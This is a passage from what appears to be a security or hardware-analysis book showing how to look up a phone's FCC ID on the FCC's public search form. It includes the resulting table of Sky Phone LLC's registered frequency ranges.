



Figure 18.26: FCC ID location

- Now, go to the FCC ID search form on the official page, *https://www.fcc.gov/oet/ea/fccid*
- Enter the grantee code and product ID in the fields



Grantee Code: (First three or five characters of FCCID)


2ABOS

Product Code: (Remaining characters of FCCID)

SKYELITEGO

Figure 18.27: Screenshot of FCC ID search form

- After entering the details, click "**search**" – it displays details and a summary of the device with different frequencies



View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019		
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2412.0	2462.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.2	848.8
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.7	848.3
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	826.4	846.6
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	829.0	844.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1710.7	1754.3
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1715.0	1750.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1720.0	1745.0
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1850.2	1909.8
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1852.4	1907.6
	Detail Summary			Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1860.0	1900.0

Figure 18.28: Screenshot showing FCC ID search result

- The basic details of the device can be obtained by clicking the "**Summary**" link, as shown in the below screenshot:


